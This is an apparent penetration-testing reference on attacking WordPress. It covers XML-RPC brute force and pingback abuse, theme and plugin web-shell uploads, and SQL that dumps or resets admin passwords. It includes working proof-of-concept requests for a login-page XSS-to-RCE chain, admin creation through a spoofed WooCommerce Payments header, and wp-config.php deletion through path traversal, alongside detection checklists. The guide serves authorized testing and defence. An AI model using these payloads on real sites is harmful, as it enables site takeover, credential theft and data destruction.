WordPress
Basic Information
-
Uploaded files go to:
http://10.10.10.10/wp-content/uploads/2018/08/a.txt -
Theme files are stored under
/wp-content/themes/. If an administrator modifies a PHP template to obtain code execution, the corresponding theme path can be requested directly. For example, the Twenty Twelve theme’s404.phptemplate is normally reachable at/wp-content/themes/twentytwelve/404.php.- On an installation that actually contains and activates a theme named
default, another path to test is/wp-content/themes/default/404.php.
- On an installation that actually contains and activates a theme named
-
wp-config.phpcontains the WordPress database credentials. The configured database user may be privileged, but it is not necessarily the databaserootaccount.[21] -
Default login paths to check: /wp-login.php, /wp-login/, /wp-admin/, /wp-admin.php, /login/
Main WordPress Files
index.phplicense.txtcontains useful information such as the version WordPress installed.wp-activate.phpis used for the email activation process when setting up a new WordPress site.- Login folders (may be renamed to hide it):
/wp-admin/login.php/wp-admin/wp-login.php/login.php/wp-login.php
xmlrpc.phpexposes the legacy XML-RPC interface over HTTP. Modern integrations generally use the WordPress REST API, but XML-RPC remains present and can still be enabled.[22]- The
wp-contentfolder is the main directory where plugins and themes are stored. wp-content/uploads/is the default directory for uploaded media, although configuration and plugins can change its organization.wp-includes/contains WordPress core libraries and assets; it should not be treated as a user-content directory.- Since WordPress 5.5, core exposes an XML sitemap index at
wp-sitemap.xmlfor public posts and other publicly queryable content.[23]
Post exploitation
- The
wp-config.phpfile contains information required by WordPress to connect to the database, such as the database name, host, username, and password, as well as authentication keys and salts and the database table prefix. It can also enable debugging settings, so disclosure of this file is especially sensitive.[21]
User roles
- Administrator
- Editor: Can publish and manage their own and other users’ posts.
- Author: Can publish and manage their own posts.
- Contributor: Can write and manage their own posts but cannot publish them.
- Subscriber: Can read content and manage their own profile.
These are the default roles; plugins and administrators can modify capabilities, so authorization testing should check capabilities rather than assume a role name has a fixed meaning.[24]
Passive Enumeration
Get WordPress version
Check if you can find the files /license.txt or /readme.html
Inside the source code of the page (example from https://wordpress.org/support/article/pages/):
- grep
curl https://victim.com/ | grep 'content="WordPress'meta name

- CSS link files

- JavaScript files

Get Plugins
curl -H 'Cache-Control: no-cache, no-store' -L -ik -s https://wordpress.org/support/article/pages/ | grep -E 'wp-content/plugins/' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2Get Themes
curl -s -X GET https://wordpress.org/support/article/pages/ | grep -E 'wp-content/themes' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2Extract versions in general
curl -H 'Cache-Control: no-cache, no-store' -L -ik -s https://wordpress.org/support/article/pages/ | grep http | grep -E '\?ver=' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2
Active enumeration
Plugins and Themes
Passive inspection will not necessarily reveal every installed plugin or theme. To expand coverage, actively enumerate candidate names from appropriate wordlists with tools that respect the assessment’s request-rate limits.
Users
- ID Brute: You get valid users from a WordPress site by Brute Forcing users IDs:
curl -s -I -X GET http://blog.example.com/?author=1If the response is 200 or 30X, the ID is valid. If the response is 400, the ID is invalid.
- wp-json: You can also try to get information about the users by querying:
curl http://blog.example.com/wp-json/wp/v2/usersAnother /wp-json/ endpoint that can reveal some information about users is:
curl http://blog.example.com/wp-json/oembed/1.0/embed?url=POST-URLNote that this endpoint only exposes users that have made a post. Only information about the users that has this feature enable will be provided.
Also note that /wp-json/wp/v2/pages could leak IP addresses.
- Login username enumeration: When login in
/wp-login.phpthe message is different is the indicated username exists or not.
XML-RPC
If xmlrpc.php is enabled, its methods may expose password-guessing and pingback abuse surfaces. For example, wpxploit automates several XML-RPC checks. Apply strict rate limits and test only with authorization.
To see whether it is active, request /xmlrpc.php and send this method call:
Check
<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>
Credential brute force
wp.getUserBlogs, wp.getCategories or metaWeblog.getUsersBlogs are some of the methods that can be used to brute-force credentials. If you can find any of them you can send something like:
<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>admin</value></param>
<param><value>pass</value></param>
</params>
</methodCall>
The message “Incorrect username or password” inside a 200 code response should appear if the credentials aren’t valid.


With valid credentials and sufficient capabilities, wp.uploadFile can upload media. A successful response includes the resulting path (request example).
<?xml version='1.0' encoding='utf-8'?>
<methodCall>
	<methodName>wp.uploadFile</methodName>
	<params>
		<param><value><string>1</string></value></param>
		<param><value><string>username</string></value></param>
		<param><value><string>password</string></value></param>
		<param>
			<value>
				<struct>
					<member>
						<name>name</name>
						<value><string>filename.jpg</string></value>
					</member>
					<member>
						<name>type</name>
						<value><string>mime/type</string></value>
					</member>
					<member>
						<name>bits</name>
						<value><base64><![CDATA[---base64-encoded-data---]]></base64></value>
					</member>
				</struct>
			</value>
		</param>
	</params>
</methodCall>

Also there is a faster way to brute-force credentials using system.multicall as you can try several credentials on the same request:
Bypass 2FA
This method is meant for programs and not for humans, and old, therefore it doesn’t support 2FA. So, if you have valid creds but the main entrance is protected by 2FA, you might be able to abuse xmlrpc.php to login with those creds bypassing 2FA. Note that you won’t be able to perform all the actions you can do through the console, but you might still be able to get to RCE as Ippsec explains it in https://www.youtube.com/watch?v=p8mIdm93mfw&t=1130s
DDoS or port scanning
If the method pingback.ping is available, it may make the WordPress server retrieve an attacker-selected HTTP(S) URL. Core uses URL validation intended to reduce SSRF, so reachable schemes, destinations, redirects, and response signals vary by version and configuration. Historically this feature has been abused for reflected traffic and limited internal-network probing.[25]
<methodCall>
<methodName>pingback.ping</methodName>
<params><param>
<value><string>http://<YOUR SERVER >:<port></string></value>
</param><param><value><string>http://<SOME VALID BLOG FROM THE SITE ></string>
</value></param></params>
</methodCall>
Do not treat a single faultCode as definitive proof that a port is open. Compare controlled open and closed destinations and account for URL validation, application errors, timeouts, and intermediary behavior.
Take a look to the use of system.multicall in the previous section to learn how to abuse this method to cause DDoS.
DDoS
<methodCall>
    <methodName>pingback.ping</methodName>
    <params>
        <param><value><string>http://target/</string></value></param>
        <param><value><string>http://yoursite.com/and_some_valid_blog_post_url</string></value></param>
    </params>
</methodCall>
wp-cron.php load testing
This file normally exists at the WordPress root as /wp-cron.php. WordPress checks due scheduled events during page requests and may spawn a non-blocking request to this endpoint. The work performed depends on the scheduled hooks; repeated requests are not inherently a heavy database query, but expensive or poorly locked jobs can create avoidable load. Test this only in a controlled environment because load testing can affect availability.[21]
For busy or latency-sensitive sites, administrators can set DISABLE_WP_CRON and invoke due events from a system scheduler at a controlled interval.[21]
/wp-json/oembed/1.0/proxy - SSRF
On versions/configurations where the oEmbed proxy route is exposed to the tested user, try https://wordpress-site.example/wp-json/oembed/1.0/proxy?url=https://<collaborator-host>/. Modern core routes the fetch through wp_safe_remote_get(), which validates the URL and redirects to reduce SSRF; authentication, nonce, allowlist, and network controls also affect reachability.[25]
This is the response when it doesn’t work:

SSRF
QuickPress checks for the pingback.ping method and the /wp-json/oembed/1.0/proxy path, then tests the corresponding server-side request behavior.[26]
Automatic Tools
cmsmap -s http://www.domain.com -t 2 -a "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0"
wpscan --rua -e ap,at,tt,cb,dbe,u,m --url http://www.domain.com [--plugins-detection aggressive] --api-token <API_TOKEN> --passwords /usr/share/wordlists/external/SecLists/Passwords/probable-v2-top1575.txt # Enumerate and test authorized accounts; API quotas vary
# To test the admin account in an authorized assessment, add: -U admin
Get access by overwriting a bit
This is a CTF-specific curiosity rather than a general WordPress attack. In One-Bit-Man, the attacker could flip one bit in any WordPress file. Flipping the relevant byte in /var/www/html/wp-includes/user.php changed the password-check condition. The exact offset (5389 in that challenge) is build-specific.
    if ( ! wp_check_password( $password, $user->user_pass, $user->ID ) ) {
            return new WP_Error(
Panel RCE
Modifying a php from the theme used (admin credentials needed)
Appearance → Theme Editor → 404 Template (at the right)
Change the content for a php shell:

Request the modified template through a route that renders it or, when the web server permits direct PHP execution in theme directories, access it directly. In this example the path is http://10.11.1.234/wp-content/themes/twentytwelve/404.php.
MSF
You can use:
use exploit/unix/webapp/wp_admin_shell_uploadto get a session.
Plugin RCE
PHP plugin
It may be possible to upload .php files as a plugin.
Create your php backdoor using for example:

Then add a new plugin:

Upload plugin and press Install Now:

Click Proceed:


Probably this won’t do anything apparently, but if you go to Media, you will see your shell uploaded:

Access it and you will see the URL to execute the reverse shell:
Uploading and activating malicious plugin
This method involves the installation of a malicious plugin known to be vulnerable and can be exploited to obtain a web shell. This process is carried out through the WordPress dashboard as follows:
- Plugin Acquisition: The plugin is obtained from a source like Exploit DB like here.
- Plugin Installation:
- Navigate to the WordPress dashboard, then go to
Dashboard > Plugins > Upload Plugin. - Upload the zip file of the downloaded plugin.
- Navigate to the WordPress dashboard, then go to
- Plugin Activation: Once the plugin is successfully installed, it must be activated through the dashboard.
- Exploitation:
- With the plugin “reflex-gallery” installed and activated, it can be exploited as it is known to be vulnerable.
- The Metasploit framework provides an exploit for this vulnerability. By loading the appropriate module and executing specific commands, a meterpreter session can be established, granting unauthorized access to the site.
- It’s noted that this is just one of the many methods to exploit a WordPress site.
The content includes visual aids depicting the steps in the WordPress dashboard for installing and activating the plugin. However, it’s important to note that exploiting vulnerabilities in this manner is illegal and unethical without proper authorization. This information should be used responsibly and only in a legal context, such as penetration testing with explicit permission.
For more detailed steps check: https://www.hackingarticles.in/wordpress-reverse-shell/
From XSS to RCE
- WPXStrike is a script designed to escalate Cross-Site Scripting (XSS) to Remote Code Execution (RCE) or other critical impacts in WordPress. Its documented techniques target WordPress 4.x, 5.x, and 6.x, although applicability depends on the exact version, configuration, and current browser behavior:[17]
- Privilege Escalation: Creates a user in WordPress.
- (RCE) Custom Plugin (backdoor) Upload: Upload your custom plugin (backdoor) to WordPress.
- (RCE) Built-In Plugin Edit: Edits a built-in plugin in WordPress.
- (RCE) Built-In Theme Edit: Edits a built-in theme in WordPress.
- (Custom) Custom Exploits: Custom Exploits for Third-Party WordPress Plugins/Themes.
Core login parser differential → DOM clobbering → RCE (XSS2Shell)
WordPress core before the August 2026 security backports (fixed in 7.0.3) contained a pre-authentication login-screen XSS that could be chained to PHP execution when a logged-in single-site administrator visited an attacker-controlled page. The interesting part is the composition of individually limited primitives rather than the CVE itself.[19][20]
The root cause was a parser differential. An invalid username passed through sanitize_user()/wp_strip_all_tags(); PHP strip_tags() treated < area ...> (whitespace after <) as text, but the later wp_kses_post() pass interpreted it as an allowed <area> element. This turned a value expected to be plain text into attacker-controlled DOM on wp-login.php.[19]
The browser-side chain illustrates useful audit targets and combines DOM clobbering with SOME:[19]
- Inject elements whose IDs/classes match selectors used by the globally enqueued
user-profile.js. Its automatic password-generator click reaches a color-scheme handler; two absent inputs both evaluate toundefined, so its equality guard succeeds. - Clobber the otherwise undefined global
ajaxurlwith<area id=ajaxurl href=...>. When jQuery coerces the element to a string, itshrefbecomes the AJAX destination. - Point that request to the same-origin REST index with
_method=GETand_jsonp=<callback>. The JavaScript response is evaluated by jQuery;_envelope=1can keep the outer response status at 200 when the inner REST response is an error. - For the demonstrated RCE chain, a child window executes a restricted callback such as
window.opener.approve.clickagainst the Application Password approval form in its same-origin opener. The approved credential is delivered to the attacker’ssuccess_url. - Use the administrator Application Password for authenticated REST calls, publish JavaScript using
unfiltered_html, navigate the administrator to it, then use the administrator cookie context to obtain the plugin-upload nonce and upload a ZIP containing a directly reachable PHP file. This last stage still depends on the victim having the relevant single-site administrator capabilities.
A minimal authorized-test form for the pre-auth XSS primitive is shown below. The whitespace immediately after each < is significant.[19]
<form id="poc" method="post" action="https://target.example/wp-login.php">
  <input type="hidden" name="log" value='< area id=ajaxurl href="https://raw.githubusercontent.com/HackTricks-wiki/hacktricks/188de82beb54e70956b2952367a0af91d26758b8/src//%3Frest_route%3D/%26amp%3B_method%3DGET%26amp%3B_jsonp%3Dalert%26amp%3B_envelope%3D1">< div id=color-picker class=reset-pass-submit>< button class="wp-generate-pw color-option">X'>
  <input type="hidden" name="pwd" value="x">
</form>
<script>document.getElementById('poc').submit()</script>
Useful hunting indicators derived from the chain are suspicious log values containing < plus whitespace before area, div, or button; REST requests combining _jsonp, _method, and _envelope; unexpected visits to authorize-application.php; new Application Passwords; REST page creation followed by plugin ZIP upload; and direct requests to a newly created plugin PHP file.[19]
WordPress 7.0.3 escaped the failed-login value and announced backports for branches still eligible for security maintenance. Version strings alone are therefore insufficient: verify that the applicable security build/backport is installed.[19][20]
Post Exploitation
Extract usernames and passwords:
mysql -u <USERNAME> --password=<PASSWORD> -h localhost -e "use wordpress;select concat_ws(':', user_login, user_pass) from wp_users;"Change admin password:
mysql -u <USERNAME> --password=<PASSWORD> -h localhost -e "use wordpress;UPDATE wp_users SET user_pass=MD5('hacked') WHERE ID = 1;"MU-plugin persistence and hidden REST upload backdoors
WPMU_PLUGIN_DIR defaults to wp-content/mu-plugins. WordPress automatically loads top-level PHP files from this directory before normal plugins; they are absent from the default Plugins list, are not recorded as ordinary active plugins, receive no normal update notices, and cannot be disabled from the standard workflow. Consequently, an attacker with an arbitrary-write primitive can obtain low-visibility persistence by dropping one PHP loader in this directory. Check the separate Must-Use view and the filesystem itself rather than relying only on the ordinary plugin inventory.[30]
A practical pattern is a one-shot conventional plugin or installer that creates the MU-plugin, then deactivates and deletes itself. One recovered implementation registered the obscure REST route wp-sec/v1/upload, checked hardcoded credentials, accepted attacker-selected paths beneath the WordPress root, and explicitly permitted .php. The credential therefore protected an arbitrary file-write backdoor rather than fixing it: anyone who recovered it could POST a web shell below the web root and gain PHP code execution.[31]
For an authorized assessment or incident response, enumerate both the autoload directory and REST namespace, then review every upload callback for capability checks, canonical path containment, extension allowlists, and placement outside executable web directories. WordPress only autoloads PHP files directly inside the MU-plugin directory, but a small top-level loader may require a larger payload from a subdirectory.[30][31]
# The location can be changed in wp-config.php
grep -nE 'WPMU_PLUGIN_(DIR|URL)' wp-config.php
find wp-content/mu-plugins -maxdepth 2 -type f -printf '%TY-%Tm-%Td %TT %p\n' 2>/dev/null
wp plugin list --status=must-use --fields=name,status,version

# REST discovery and source review
curl -s https://target.example/wp-json/ | jq -r '.routes | keys[]' | grep -Ei 'upload|file|wp-sec'
grep -RniE 'register_rest_route|move_uploaded_file|file_put_contents|fopen|copy|ABSPATH|WPMU_PLUGIN_DIR' wp-content/mu-plugins
High-signal artifacts include a new mu-plugins directory, REST registrations whose permission_callback compares request data to embedded secrets, destination paths derived from client input, self-deleting installers, and a successful POST /wp-json/<namespace>/<route> followed by a request to a newly written PHP file. Also investigate small writable state files that hold a payload URL or an off switch: a separate controller can rotate infrastructure or toggle injected content without replacing the main plugin. Unexpected cache-plugin deactivation or removal of WP_CACHE may be used to ensure that the dynamic lure is served consistently.[31]
For the client-side delivery stage commonly paired with this compromise, see Clipboard Hijacking / ClickFix and PowerShell download-and-execute.
WordPress plugin pentesting
Attack Surface
Understanding how a WordPress plugin exposes functionality is essential when auditing its attack surface. Common entry points are summarized below, with vulnerable examples discussed in the referenced research.[18]
wp_ajax
Plugins can expose server-side functions through AJAX handlers. These callbacks may contain logic, authentication, or authorization bugs. A recurring mistake is treating possession of a WordPress nonce as proof that the caller has permission to perform the action.
These are the functions that can be used to expose a function in a plugin:
add_action( 'wp_ajax_action_name', array(&$this, 'function_name'));
add_action( 'wp_ajax_nopriv_action_name', array(&$this, 'function_name'));
Registering the wp_ajax_nopriv_ hook makes the callback reachable by unauthenticated users.
[!CAUTION]
wp_verify_nonce()validates a time-limited CSRF token associated with an action and user context; it does not authorize the action or simply prove that a user has a particular role. Pair nonce validation with an appropriate capability check such ascurrent_user_can().[27]
- REST API
Plugins can also expose functions through the REST API by calling register_rest_route():
register_rest_route(
    $this->namespace, '/get/', array(
        'methods' => WP_REST_Server::READABLE,
        'callback' => array($this, 'getData'),
        'permission_callback' => '__return_true'
    )
);
The permission_callback is a callback to function that checks if a given user is authorized to call the API method.
If the built-in __return_true function is used, it’ll simply skip user permissions check.
- Direct access to the php file
WordPress uses PHP, and web-server configuration often makes files under plugin directories directly addressable. A plugin file that performs sensitive work when requested directly, without bootstrapping WordPress authorization or rejecting direct access, may therefore expose that functionality to unauthenticated users.
Trusted-header REST impersonation (WooCommerce Payments ≤ 5.6.1)
Some plugins implement “trusted header” shortcuts for internal integrations or reverse proxies and then use that header to set the current user context for REST requests. If the header is not cryptographically bound to the request by an upstream component, an attacker can spoof it and hit privileged REST routes as an administrator.[6][7]
- Impact: unauthenticated privilege escalation to admin by creating a new administrator via the core users REST route.
- Example header:
X-Wcpay-Platform-Checkout-User: 1(forces user ID 1, typically the first administrator account). - Exploited route:
POST /wp-json/wp/v2/userswith an elevated role array.
PoC
POST /wp-json/wp/v2/users HTTP/1.1
Host: <WP HOST>
User-Agent: Mozilla/5.0
Accept: application/json
Content-Type: application/json
X-Wcpay-Platform-Checkout-User: 1
Content-Length: 114

{"username": "honeypot", "email": "wafdemo@patch.stack", "password": "demo", "roles": ["administrator"]}
Why it works
- The plugin maps a client-controlled header to authentication state and skips capability checks.
- WordPress core checks the appropriate user-creation capabilities for this route; the vulnerable plugin bypasses the intended authentication boundary by setting the current user context directly from the header.
Expected success indicators
- HTTP 201 with a JSON body describing the created user.
- A new admin user visible in
wp-admin/users.php.
Detection checklist
- Grep for
getallheaders(),$_SERVER['HTTP_...'], or vendor SDKs that read custom headers to set user context (e.g.,wp_set_current_user(),wp_set_auth_cookie()). - Review REST registrations for privileged callbacks that lack robust
permission_callbackchecks and instead rely on request headers. - Look for usages of core user-management functions (
wp_insert_user,wp_create_user) inside REST handlers that are gated only by header values.
Unauthenticated Arbitrary File Deletion via wp_ajax_nopriv (Litho Theme <= 3.0)
WordPress themes and plugins frequently expose AJAX handlers through the wp_ajax_ and wp_ajax_nopriv_ hooks. When the nopriv variant is used the callback becomes reachable by unauthenticated visitors, so any sensitive action must additionally implement:
- A capability check (e.g.
current_user_can()or at leastis_user_logged_in()), and - A CSRF nonce validated with
check_ajax_referer()/wp_verify_nonce(), and - Strict input sanitisation / validation.
The Litho multipurpose theme (< 3.1) forgot those 3 controls in the Remove Font Family feature and ended up shipping the following code (simplified):[1]
function litho_remove_font_family_action_data() {
    if ( empty( $_POST['fontfamily'] ) ) {
        return;
    }
    $fontfamily = str_replace( ' ', '-', $_POST['fontfamily'] );
    $upload_dir = wp_upload_dir();
    $srcdir  = untrailingslashit( wp_normalize_path( $upload_dir['basedir'] ) ) . '/litho-fonts/' . $fontfamily;
    $filesystem = Litho_filesystem::init_filesystem();

    if ( file_exists( $srcdir ) ) {
        $filesystem->delete( $srcdir, FS_CHMOD_DIR );
    }
    die();
}
add_action( 'wp_ajax_litho_remove_font_family_action_data',        'litho_remove_font_family_action_data' );
add_action( 'wp_ajax_nopriv_litho_remove_font_family_action_data', 'litho_remove_font_family_action_data' );
Issues introduced by this snippet:
- Unauthenticated access – the
wp_ajax_nopriv_hook is registered. - No nonce / capability check – any visitor can hit the endpoint.
- No path sanitisation – the user–controlled
fontfamilystring is concatenated to a filesystem path without filtering, allowing classic../../traversal.
Exploitation
The traversal lets an attacker escape the intended litho-fonts directory and delete files writable by the PHP/web-server account. On a typical layout, the following request targets wp-config.php:
curl -X POST https://victim.com/wp-admin/admin-ajax.php \
     -d 'action=litho_remove_font_family_action_data' \
     -d 'fontfamily=../../../wp-config.php'
From <wp-root>/wp-content/uploads/litho-fonts/, three ../ sequences reach the WordPress root. The required depth varies with the configured upload path. Deleting wp-config.php causes an outage and may expose a reconfiguration/install flow; turning that into takeover additionally depends on filesystem permissions and the attacker’s ability to provide a reachable database configuration.
Other impactful targets include plugin/theme .php files (to break security plugins) or .htaccess rules.
Detection checklist
- Any
add_action( 'wp_ajax_nopriv_...')callback that calls filesystem helpers (copy(),unlink(),$wp_filesystem->delete(), etc.). - Concatenation of unsanitised user input into paths (look for
$_POST,$_GET,$_REQUEST). - Absence of
check_ajax_referer()andcurrent_user_can()/is_user_logged_in().
Privilege escalation via stale role restoration and missing authorization (ASE “View Admin as Role”)
